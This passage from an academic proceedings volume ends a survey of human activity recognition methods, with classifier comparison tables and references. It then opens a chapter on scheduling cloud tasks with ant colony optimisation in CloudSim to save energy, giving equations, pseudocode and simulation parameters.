Chen et al. [15] suggested that feature embedding from DNNs may convey complementary data and devise a new knowledge distilling technique for enhancing its efficiency. In particular, a potential shallow network that is single-layer feed-forward NN (SLFN) with handcrafted features was employed for assisting a deep LSTM network. In contrast, the deep LSTM network can study attributes from raw sensory data for encoding temporal dependency. Chen et al. [16] devised a new ensemble ELM approach for HAR utilizing smartphone sensors. For initializing the input weights of base ELMs, Gaussian random projection was employed. In this regard, more diversities were produced for fostering the efficiency of ensemble learning. Real-time simulation datasets were enforced for assessing the performance of this presented method. Dehghani et al. [17] examined the impact of overlapping sliding windows on the performance of HAR mechanisms with distinct assessment approaches, like subject-independent and subject-dependent cross validations. These outcomes display that the performance enhancements with regard to overlapping windowing stated in the literature are linked with the basic limitations of subject-dependent cross validations. Kwon et al. [18] presented IMUTube, an automated processing pipeline that compiles current signal processing and computer vision (CV) methods for converting videos of human actions into the virtual stream of IMU datasets. Such virtual IMU streams denote accelerometers at various places on the human body.

In [19], a DNN framework was proposed for HAR by using multiple sensor data. Especially, the presented method encodes the time sequence of sensory information as images (encoding one time series into two-channel images) and leverages this transformed image to preserve the essential feature of HAR. In other words, based on imaging time sequence, wearable sensor-based HAR is realized through image recognition or CV technology. Taylor et al. [20] illustrated how human motion could be identified in quasi-real-time scenarios utilizing a non-invasive model. These changes could be applied for identifying specific body motions. This study generates data that has pattern of radio wave signals attained by software-defined radio (SDR) for establishing whether a subject is sitting down or standing up as a test case.

Padmaja et al. [21] developed a Random_Split_Point technique for extra tree classifiers to make the present methodology less variance, highly robust, lesser computation time in attaining optimum split point, and faster in building models. This technique produces K random split point from every candidate feature of the data and chooses the better split points according to the maximal score attained by data gain measure. Shavit et al. [22] introduced an activity detection method based on transformer that provides an enhanced and common structure to learn HAR tasks. For assessment purposes, numerous datasets, with above 27 h of inertial data recordings gathered by 91 users, are applied. The presented method i.e ET classifier reliably accomplishes best performance and better generalization over each inspected scenario and dataset.

Csizmadia et al. [23] aimed to find a consistent methodology that might identify daily routines and different playful activities automatically in children. Then, 40 activities are defined for the recognition of ML technique and gathered activity motion data through wearable smartwatches with SensKid software. The HAR is a binary classification task that is assessed by a Light Gradient Boosted Machine (LGBM) learning technique, a DT-based model with threefold cross validation. Singh et al. [24] developed an approach to compute discriminatory descriptors called a sparse coded composite descriptor (SCCD) for effective HAR. Firstly, the human activity is modeled by means of handcrafted features, and later the sparse code calculated on a discriminatory sparse dictionary of the feature was embedded to offer discrimination on the feature set. Lastly, an SVM is trained by means of the presented model to implement classification of distinct activities of the human. A novel feature termed as differential motion descriptor (DMD) is developed for extracting the spatial and motion data from the activity video. Table 1 demonstrates the review of HAR system with state-of-the-art approaches.

5 Performance Analysis

This section investigates the HAR outcomes of various ML models in terms of different measures. The results are tested on several sample test images and are represented in Fig. 2. Table 2 reports overall HAR results of different ML models. Figure 3 examines the $accu_y$ and $F1_{score}$ assessment of different ML models. Based on $accu_y$, the results implied that the ensemble bagged trees, SVM, KNN, NN, ensemble classifier, RF, and WKNN models have obtained $accu_y$ of 81.4, 84.68, 88.17, 90.05, 92.18, 92.47, and 92.8%, respectively. In contrast, linear discriminant, quadratic SVM, and fine KNN models have reported increased $accu_y$ of 96.50, 96.70, and 97.40%, respectively. In addition, based on $F1_{score}$, the results implied that the ensemble bagged trees, SVM, KNN, NN, ensemble classifier, RF, and WKNN techniques have obtained $F1_{score}$ of 80.92, 85, 88, 90, 92, 92, and 92.55%, respectively. Linear discriminant, quadratic SVM, and fine KNN techniques have reported increased $F1_{score}$ of 96.38, 96.68, and 97.22% correspondingly. Figure 4 inspects the $prec_n$ and $reca_l$ evaluation of different ML approaches. Based on $prec_n$, the outcomes exhibited the ensemble bagged trees, SVM, KNN, NN, ensemble classifier, RF, and WKNN models have obtained $prec_n$ of 81.55, 86, 89, 90, 92, 93, and 92.68% correspondingly.

In contrast, linear discriminant, quadratic SVM, and fine KNN techniques have reported increased $prec_n$ of 96.31, 96.68, and 97.25%, respectively. Furthermore, based on $reca_l$, the outcomes exhibited the ensemble bagged trees, SVM, KNN, NN, ensemble classifier, RF, and WKNN models have obtained $reca_l$ of 80.29, 85, 88, 90, 92, 92, and 92.48% correspondingly. Then, linear discriminant, quadratic SVM, and fine KNN methods were known stated again increased $reca_l$ of 96.46, 96.67, and 97.18% correspondingly.

6 Discussion and Open Issues

Few important and potential directions might require thorough examination in these domains.

Dataset: Generally, comprehensive and large data have a crucial significance for the expansion of HAR, particularly for the DL-based HAR method. There exist various factors that represent the quality of dataset, namely, type, size, diversity,

Table 1 Review of HAR system with recent approaches

References	Objective	Method	Dataset	Metrics	Merits
Wang et al. [11]	Recognize human activities on inertial sensor data	Relief	Gyroscope and accelerometer	Accuracy, time	Improved time complexity
Wang et al. [12]	Propose CSI-speed model to detect activities	CSI-activity model	Commercial Wi-Fi devices	Recognition accuracy	Better performance
Chen and Shen [13]	Analyze motion-sensor nature	Cycle detection model, DWT, KS test	Data collection via accelerometer, gyroscope, and magnetic field sensor	Accuracy	Extensive experimentation
Subasi et al. [14]	Develop an intelligent m-healthcare system for HAR	Data mining	12 physical activities of diverse profiles	Accuracy	Robust and reliable
Chen et al. [15]	Employ handcrafted features for HAR	Knowledge distilling scheme	-	Recognition accuracy	Better performance
Chen et al. [16]	Ensemble ELM model for HAR using smartphone sensors	ELM	Acceleration and gyroscope data	Accuracy	Acceptable training time
Dehghani et al. [17]	Examine the performance of overlapping sliding windows	Sliding windows technique	Two benchmark datasets	F-score, training time	Better results
Kwon et al. [18]	Combine computer vision and signal processing approach	IMUTube	PAMAP2 and Opportunity	Recognition accuracy	
Qin et al. [19]	Design HAR using multi-sensor data	Computer vision	HHAR dataset and MHEALTH dataset	Accuracy and F1-rate	Deals with dataset size variances

(continued)

Table 1 (continued)

References	Objective	Method	Dataset	Metrics	Merits
Taylor et al. [20]	Detecting human motions in quasi-real-time scenario	Ensemble, RF, KNN, SVM, and NN	USRP dataset	Accuracy	Able to identify unknown samples
Padmaja et al. [21]	Develop HAR using random split point process	ET classifier	HAR and HAPT datasets	Precision, Recall, *F*-score, accuracy	Robust, low computation cost
Shavit and Klein [22]	Develop HAR using inertia data	Transformers	HAR and SHAR dataset	Accuracy	High generalization ability
Csizmadia et al. [23]	Find playful and daily routine actions in children	Light GBM	HAR dataset	Accuracy	Extensive experimentation
Singh et al. [24]	Robust HAR	SCCD	KTH, Ballet, UCF50, and HMDB51 datasets	Accuracy	Extensive experimentation

and applicability of modality. Even though the great number of present datasets has advanced the area of HAR to additionally facilitate the study on HAR, still a new benchmark dataset is needed.

Multi-modality Learning: As already mentioned, numerous multi-modality learning models involving cross-modality transfer learning and multi-modality fusion were introduced for HAR. The combination of multi-modality datasets could frequently complement one another, leading to the improvement of HAR, whereas co-learning is utilized for handling the problem of the lack of datasets of few modalities.

Efficient Action Analysis: The improved performance of HAR method is based on higher computation difficulty, whereas effective HAR is very important for several real-time applications. Therefore, to decrease the resource consumption (GPU, energy consumption, and CPU) and computational costs and accomplish fast and effective HAR deserves additional research.

Early Action Recognition: It enables recognition if only a part of the action was executed, that is, detecting activity before it was completely executed. This was a significant issue because of its relevance in certain applications, like online human–robot communication and early alarm in certain real-time cases.

Few-shot Action Analysis: It is hard to gather more trained data (particularly multi-modality datasets) for all activity classes. To manage this problem, one of the possible results was to take benefit of few-shot learning approaches. Though there were certain efforts for few-shot HAR, considering the importance of managing the




Fig. 2 Sample images

Table 2 Comparative analysis of different ML approaches

Methods	Accuracy	Precision	Recall	$F1$-score
Random forest	92.47	93.00	92.00	92.00
K nearest Neighbors	88.17	89.00	88.00	88.00
Support vector machine	84.68	86.00	85.00	85.00
Neural network model	90.05	90.00	90.00	90.00
Ensemble classifier	92.18	92.00	92.00	92.00
Linear discriminant	96.50	96.31	96.46	96.38
Quadratic SVM	96.70	96.68	96.67	96.68
Fine KNN	97.40	97.25	97.18	97.22
Weighted KNN	92.80	92.63	92.48	92.55
Ensemble bagged trees	81.40	81.55	80.29	80.92




Fig. 3 $Accu_y$ and $F1_{score}$ analysis of different ML approaches




Fig. 4 $Prec_n$ and $Reca_l$ analysis of different ML approaches

problems of data scarcity in several real-time scenarios, a more advanced few-shot action examination is explored.

7 Conclusion

In this paper, we have reviewed a comprehensive set of recently developed HAR models available in the literature. The survey started with a detailed description of the general architectural diagram of HAR system, along with a discussion of major modules. In addition, the design issues associated with the HAR system are elaborated on in detail. Also, we offered a widespread survey of current HAR models with their objectives, novelty, merits, and drawbacks. Moreover, a brief result analysis of reviewed approaches is performed. Finally, some open research issues and future scope of the work are discussed in the domain of HAR.

References

1. Sun Z, Ke Q, Rahmani H, Bennamoun M, Wang G, Liu J (2022) Human action recognition from various data modalities: a review. In: IEEE transactions on pattern analysis and machine intelligence
2. Pareek P, Thakkar A (2021) A survey on video-based human action recognition: recent updates, datasets, challenges, and applications. Artif Intell Rev 54(3):2259–2322
3. Afza F, Khan MA, Sharif M, Kadry S, Manogaran G, Saba T, Ashraf I, Damaševičius R (2021) A framework of human action recognition using length control features fusion and weighted entropy-variances based feature selection. Image Vis Comput 106:104090
4. Özyer T, Ak DS, Alhajj R (2021) Human action recognition approaches with video datasets—a survey. Knowl-Based Syst 222:106995
5. Airaksinen M et al (2020) Automatic posture and movement tracking of infants with wearable movement sensors. Sci Rep 10:1–13. https://doi.org/10.1038/s41598-019-56862-5
6. Gao L, Zhang G, Yu B, Qiao Z, Wang J (2020) Wearable human motion posture capture and medical health monitoring based on wireless sensor networks. Meas J Int Meas Confed 166:2. https://doi.org/10.1016/j.measurement.2020.108252
7. Chen Z, Zhu Q, Yeng CS, Zhang L (2017) Robust human activity recognition using smartphone sensors via CT-PCA and online SVM. IEEE Trans Industr Inform
8. Kong Y, Fu Y (2022) Human action recognition and prediction: a survey. Int J Comput Vision 130(5):1366–1401
9. Majumder S, Kehtarnavaz N (2021) A review of real-time human action recognition involving vision sensing. Real-Time Image Process Deep Learn 2021(11736):53–64
10. Dong M, Fang Z, Li Y, Bi S, Chen J (2021) AR3D: attention residual 3D network for human action recognition. Sensors 21(5):1656
11. Wang A, Chen G, Yang J, Zhao S, Chang CY (2016) A comparative study on human activity recognition using inertial sensors in a smartphone. IEEE Sens J 16(11):4566–4578
12. Wang W, Liu AX, Shahzad M, Ling K, Lu S (2017) Device-free human activity recognition using commercial WiFi devices. IEEE J Sel Areas Commun 35(5):1118–1131
13. Chen Y, Shen C (2017) Performance analysis of smartphone-sensor behavior for human activity recognition. IEEE Access 5:3095–3110
14. Subasi A, Radhwan M, Kurdi R, Khateeb K (2018) IoT based mobile healthcare system for human activity recognition. In: 2018 15th learning and technology conference (L&T). IEEE, pp 29–34
15. Chen Z, Zhang L, Cao Z, Guo J (2018) Distilling the knowledge from handcrafted features for human activity recognition. IEEE Trans Industr Inf 14(10):4334–4342
16. Chen Z, Jiang C, Xie L (2018) A novel ensemble ELM for human activity recognition using smartphone sensors. IEEE Trans Industr Inf 15(5):2691–2699

17. Dehghani A, Sarbishei O, Glatard T, Shihab E (2019) A quantitative comparison of overlapping and non-overlapping sliding windows for human activity recognition using inertial sensors. Sensors 19(22):5026
18. Kwon H, Tong C, Haresamudram H, Gao Y, Abowd GD, Lane ND, Ploetz T (2020) IMUTube: automatic extraction of virtual on-body accelerometry from video for human activity recognition. Proc ACM Interact Mobile Wear Ubiquit Technol 4(3):1–29
19. Qin Z, Zhang Y, Meng S, Qin Z, Choo KKR (2020) Imaging and fusing time series for wearable sensor-based human activity recognition. Inf Fus 53:80–87
20. Taylor W, Shah SA, Dashtipour K, Zahid A, Abbasi QH, Imran MA (2020) An intelligent non-invasive real-time human activity recognition system for next-generation healthcare. Sensors 20(9):2653
21. Padmaja B, Prasa VR, Sunitha KVN (2020) A novel random split point procedure using extremely randomized (Extra) trees ensemble method for human activity recognition. EAI Endors Trans Pervas Health Technol 6(22):e5–e5
22. Shavit Y, Klein I (2021) Boosting inertial-based human activity recognition with transformers. IEEE Access 9:53540–53547
23. Csizmadia G, Liszkai-Peres K, Ferdinandy B, Miklósi Á, Konok V (2022) Human activity recognition of children with wearable devices using LightGBM machine learning. Sci Rep 12(1):1–10
24. Singh K, Dhiman C, Vishwakarma DK, Makhija H, Walia GS (2022) A sparse coded composite descriptor for human activity recognition. Expert Syst 39(1):e12805

Energy Optimisation in a Cloud Infrastructure Using Ant Colony Optimiser

Ebenezer Owusu, Godwin Banafo Akrong, Justice Kwame Appati, and Solomon Mensah

Abstract Cloud services in a few decades have received considerable attention resulting in the quest for an efficient infrastructure to support the high demands from clients. In meeting clients' needs, there is also the need to manage the substantial financial cost associated with energy consumption in these data centres. In this study, an ant colony optimiser was proposed to manage cloudlets' scheduling effectively. Implementing the optimiser in a CloudSim comparatively reveals significant improvement in energy consumption over the first come,-first serve algorithm initially proposed by the authors of CloudSim.

Keywords Ant colony optimiser · Colony · Cloud computing · CloudSim · Energy optimisation · Cloudlet · Virtual machine

1 Introduction

Cloud computing technologies are gradually changing into standardised technologies to aid most businesses worldwide, irrespective of their size, and have signalled the need for more scrutiny than was previously the case [1, 2]. Over time, the enormous demand for cloud services has made it difficult for cloud service providers to adapt to

E. Owusu · J. K. Appati (✉) · S. Mensah
Department of Computer Science, University of Ghana, Legon, Accra, Ghana
e-mail: jkappati@ug.edu.gh

E. Owusu
e-mail: ebeowusu@ug.edu.gh

S. Mensah
e-mail: smensah03@ug.edu.gh

G. B. Akrong
Department of Management Science and Economics, University of Electronic Science and Technology of China, Chengdu, China
e-mail: godwinbanakrong@std.uestc.edu.cn

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_32

the business and technical requirements of their clients. According to [1, 3], the provision of infrastructures, platforms and software as and when needed by customers has led to cloud providers building large-scale data centres to help provide tremendous performance and computational services. Unfortunately, the amount of computing energy consumed by a data centre is sometimes conflicting since the centre usually houses all the equipment used for data processing, storage and communication. Hence the need to prioritise these sectors and build a suitable strategy. Researchers have made significant efforts over the years to increase energy efficiency by proposing the switching on and off of data centre servers [4], the hibernation of servers [5] and the use of Dynamic Voltage Frequency Scaling (DVFS). The [6, 7] study shows that turning off idle servers and turning them back on when needed does not necessarily solve the problem of energy usage in the data centre. This is because it requires more energy to power servers when they are turned off and then back on [8–12].

As cloud computing increases in size due to the different types of machines added to its infrastructure, heterogeneous clouds are gradually being formed. This is now increasing the complexity of the already existing cloud ecosystem, even though there is a tendency to reduce resource efficiency, which will lead to a reduction in energy use. In this study, we propose an evolutionary-based energy-efficient load balancing strategy to help in the proper allocation of requests to VMs on a host. This proposed scheme is implemented using the CloudSim simulator, with its results compared to the first come, first serve (FCFS) algorithm [13–20].

2 Related Works

2.1 Energy Consumption

As service providers and companies continue to increase their efficiency, they find ways to reduce their energy consumption rate. Table 1 shows a study carried out by [8], providing a breakdown of power consumption in a data centre.

According to [9], the CPU is responsible for most of the power consumed in a server, leading to the proposal and development of various power models with the hope of solving the associated problems they pose. However, [8] reports that only a few of the developed power models meet the needs of the CPU features such as dynamic frequency scaling and hyperthreading, which can help cause a significant

Table 1 The distribution of power in data centre

Cost (%)	Component	Sub-component
45	Servers	CPU, memory, storage systems
25	Infrastructure	Power distribution and cooling
15	Power draw	Electrical utility costs
15	Network	Links, transit, equipment

improvement in estimated performance. The study by [10] proposed merging a CPU frequency assignment algorithm into an EASY-backfilling job scheduling policy. They argued that to minimise energy consumption and breakdown in power, there was always the need to carry out the task on a low frequency, even though there was a great tendency for imbalance in performance. Current studies have proven that energy consumption in the computing environment poses a threat to high costs and performance in systems and is also associated with environmental issues. In a study to maximise green energy usage across data centres, [11] argued that there had been a tremendous increase in power usage at the data centres due to the increase in development for Internet services. With time, the increase in energy consumption has led to adverse environmental impacts such as global warming. The study proved that Internet service operators have begun using green energy to reduce carbon footprints, even though it is costly. The findings from their study proved that, under the same cost budget constraint, GreenBudget increases green energy usage by 11.55% compared to the state of the artwork without a violation in performance.

2.2 *Load Balancing in Cloud Computing*

Load balancing has been proven to help the cloud infrastructure in areas such as distributing the load evenly among available resources [12]. When cloudlets/tasks are adequately arranged, controlled and workloads well managed, the overall execution time can be significantly reduced in cloud computing. However, the study of [13] confirms that task scheduling is one of the main challenges associated with cloud computing because of the NP-hard problem it poses, even though there are attempts to solve the problem. To demonstrate that a task scheduler is effective, it must be able to adapt to a changing environment while maintaining its scheduling strategy, according to [13]. This remark led to the proposal of load balancing ant colony optimisation to minimise makespan by balancing the load in a system. The study assumed that all tasks were mutually independent. There is no precedence constraint between computationally intensive tasks, which was unrealistic for cloud systems. This remark led to the proposal of load balancing ant colony optimisation to minimise makespan by balancing the load in a system. The study assumed that all tasks were mutually independent. There is no precedence constraint between computationally intensive tasks, which was unrealistic for cloud systems. The results gathered from the experiment proved that Load Balancing Ant Colony Optimisation (LBACO) balanced the entire system load effectively and irrespective of the size of the tasks; however, the proposed system could not accommodate the heterogeneous processing of tasks. In the study of [14], it was reaffirmed that load balancing of virtual machines (VMs), which was intended to improve the utilisation of physical resources and reduce energy consumption, has become a great area for most researchers to investigate. However, a gap concerning security issues concerning load balancing of VMs is left unattended. In filling the gap to some extent, the study of [14] further presented a new security policy named SeLance to help secure load balancing with the help of CloudSim and OpenStack. With load balancing being a major concern in a cloud environment, [15] admits the importance of focussing on the hardware and software resources involved in a cloud environment and how to effectively manage them, as eventually, they help play an essential role in meeting clients' requests and needs. In achieving task scheduling with load balancing, [16] proposed an ant colony optimisation in multiple ways. In the study, different ant colonies exchange information and come out with good solutions from two perspectives: focussing on reducing the time it takes for a task to be completed and the level of imbalance. Although much attention has been given by existing load for service quality and providing services on time, [17] argued the need for a technique that could help increase performance without heavily utilising the resources available. The proposed technique with the aid of load balancing was to make sure the time used to carry out a task was minimised and the proper utilisation of resources in the cloud environment in the case of multiple requests.

3 Materials and Methods

3.1 Ant Colony Optimisation (ACO) Algorithm

Here, the focus is on how the natural behaviour of the ant is being used to coordinate a population of artificial agents that communicate to solve computational problems. In this study, foraging is considered as foraging ants deposit chemicals on the ground, which tends to increase the probability of other ants following that same path. The probability of an ant moving from one place to another is based on the information gathered about the heuristic and pheromone trail. High pheromone levels lead to ants selecting a particular path and starting the search. Figure 1 demonstrates the flow diagram of ACO.

3.2 The Problem Formulation

The ACO algorithm can be applied to any combinatorial problem, by focussing on the possibility of defining problem representation, heuristic desirability (η), constraints satisfaction, pheromone update (τ) and probabilistic transition rule:

Representation of Problem. In this study, the identified problem was presented as a graph of the form $G = (N, E)$ where N represents virtual machines (VMs) and tasks (cloudlets) and E defines the connections that exist between the task and the virtual machines [18, 19]. Figure 2 gives a graphical representation.

The ants are placed at the starting virtual machines randomly, and during iterations, the ants build solutions to the cloud scheduling problem through the movement from





Fig. 1 Flowchart of ACO

Fig. 2 Cloudlets (ants) assignment to virtual machines (VM)



one VM to the other for the next task until a tour is completed (i.e. all tasks are being allocated).

Heuristic Desirability. The expected execution times' inverse η is determined for the task i found in the virtual machine j.

Constraints Satisfaction. This study focuses on memory usage visitation for the virtual machines so that a particular VM is not visited more than twice and helps reduce the time spent in the assigned task to the VM.

Pheromone Updating Rule. This rule also explains the modification of the pheromone trail τ, located at the graph's edges. The pheromone updating also involves the global pheromone update rule, which encourages ants to search for paths in the area of the best tour found so far.

Probabilistic Transition Rule. This rule only focuses on the first rule of ACO also known as random proportional.

The Proposed Modification to ACO Algorithm.

The ACO algorithm requires the ant to travel through all the task nodes to construct a solution in this study. In the presence of a virtual machine, at time t, the possibility of ant k residing in the city *i* to choose city j can be computed as Eq. 1.

$$p_{ij}^{k}(t) = \begin{cases} \frac{(\tau_{ij}(t))^{\alpha}(\eta_{ij}(t))^{\beta}}{\sum_{k \in \text{allowed}_k}(\tau_{ij}(t))^{\alpha}(\eta_{ij}(t))^{\beta}} \text{ ; } if j \in \text{allowed}_k \\ 0\text{; otherwise} \end{cases} \tag{1}$$

where allowed k is the city number for which at a specific time t, an ant k in a city i can move, α is the importance of the pheromone, β is the importance of distance between the cities, $\tau_{ij}(t)$ is the pheromone value at time t on the path ij and η_{ij} is the heuristic value, which is calculated as Eq. 2

$$\eta_{ij} = \frac{1}{d_{ij}} \tag{2}$$

where d_{ij} is the distance between *i* and *j*.

3.3 Pseudocode for the Proposed ACO

Input: List of cloudlet (tasks) and list of virtual machines.

Output: The best path for tasks allocation on VMs and energy consumption.

Steps:

1. Initialise.

Set current iteration t = 1.

Set current optimal solution = null.

Set initial value $\tau_{ij}(t)$ = c for each path between tasks and virtual machines (VMs).

$\boldsymbol{\tau_{ij}(t)}$ **=** number of VM_j processor * millions of instructions per second (MIPS) for each process of VM_j + bandwidth of the VM_j.

(if the initial pheromone values are too high, then many iterations will be lost waiting until pheromone evaporation reduces enough pheromone values, so that pheromone added by ants can start to bias the search. A low value for the initial pheromone τ_0 implies there is going to be a search focussing on the generated tours by the first ants, leading to exploration of the space allocated for the ant to run a search: $\forall$ (i, j), $\tau_{ij} = \tau_{0} = m/C^{nn}$; where m is the number of ants and C^{nn} is length of a tour generated by the nearest-neighbour heuristic).

2. Place m ants on the starting VMs randomly.

```
3. For k:=1 to m do **(random proportional rule)**
        Place the starting VM of the kth ant in $tabu_k$.
        Do ants trip while all ants do not end their trips
        Every ant chooses the VM for the next task according to

        $\mathbf{P_{ij}(t) = [\tau_{ij}(t)]^{\alpha} * [\eta_{ij}]^{\beta} / \sum_{k \in allowed_k} [\tau_{ij}(t)]^{\alpha} * [\eta_{ij}]^{\beta}}$
        Keep the virtual machines that have been selected in $tabu_k$.
        End
4. For k: =1 to m do
Record the length (expected makespan of ants tour)
Expected Makespan = arg max $_{j \in IJ}$ ($d_{ij}$).
        Best found solution is used to update the optimal solution (current)
5.  Apply the local pheromone at the edge (i, j) by $\Delta\tau_{ij} = \mathbf{1/ D_{ik}}$
6. Refresh pheromone trail value by $\boldsymbol{\tau_{ij}(t + 1) = (1 - \rho) \tau_{ij}(t)} + \Delta\tau_{ij}$
7.  Global pheromone is updated by $\Delta\boldsymbol{\tau_{ij}} = \mathbf{U / D_{os}}$
8. Increment Current iteration t by 1.
9. If (Current iteration t < $t_{max}$)
        Empty all tabu lists.
        Go to step 2
   Else
        Print current optimal solution and consumed energy
   End If
10. Stop
```

3.4 Simulation Environment Settings

This study was run on a Windows, with a processor AMD E-450 APU with Radeon (TM) HD Graphics 1.65 GHz running on an installed memory of 4 GB and JDK 8. In modelling and evaluating the algorithm, CloudSim4.0, which has an added support for container virtualisation, was used to run the simulation. The environment for the simulation was heterogeneous, with a dynamic load for the task involved. Taking into account the various components that make up the initialisation of a CloudSim

Table 2 CloudSim parameters—data centre

Parameters	Value
System architecture	×86
Operating system	Linux
Hypervisor	Xen
Time zone	10.0
Cost (cost of using processing in the resource)	3.0
Cost per memory (cost of using memory in the resource)	0.05
Cost per storage (cost of using storage in the resource)	0.1
Cost per bandwidth (cost of using bandwidth in the resource)	0.1
Type of manager (VM scheduler)	Space shared and time shared

simulation, the experiment consists of a data centre with N hosts and S number of virtual machines and M number of tasks. However, the experiment was repeated seven times to get unbiased feedback for the results, and the average was taken. The various parameters of CloudSim and ACO set for the experiment are presented in Tables 2, 3 and 4.

Table 3 CloudSim parameters—host, VM and cloudlet

Parameters	Value (Host)	Value (VM)	Value (cloudlet)
RAM	8 GB	512 GB	N/A
Storage	1,000,000	N/A	N/A
Number of required PEs (million instruction per second)	1000	1	1
MIPS rating	1000	250	N/A
Bandwidth	8000kbits	1000	N/A
Type of manager (cloudlet scheduler)	Time shared and space shared	Time shared and space shared	N/A
Total number of VMs	N/A	40	N/A
Image size	N/A	10,000	N/A
Input file size	N/A	N/A	400
Output file size	N/A	N/A	400
File length	N/A	N/A	40,000

Table 4 ACO parameters

Parameter	α	β	ρ	U	M	$T_{\max}$
Value	0.2	1	0.3	80	10	80

The parameters set for the ACO were adapted based on the recommendations made by [18] and pretesting of the parameters initially, where $\alpha =$ weight of pheromone on decision, $\beta =$ weight of heuristic data on decision and $\rho =$ percentage of pheromone evaporation during one step.

4 Results and Discussion

4.1 Experiment 1: Energy Consumption

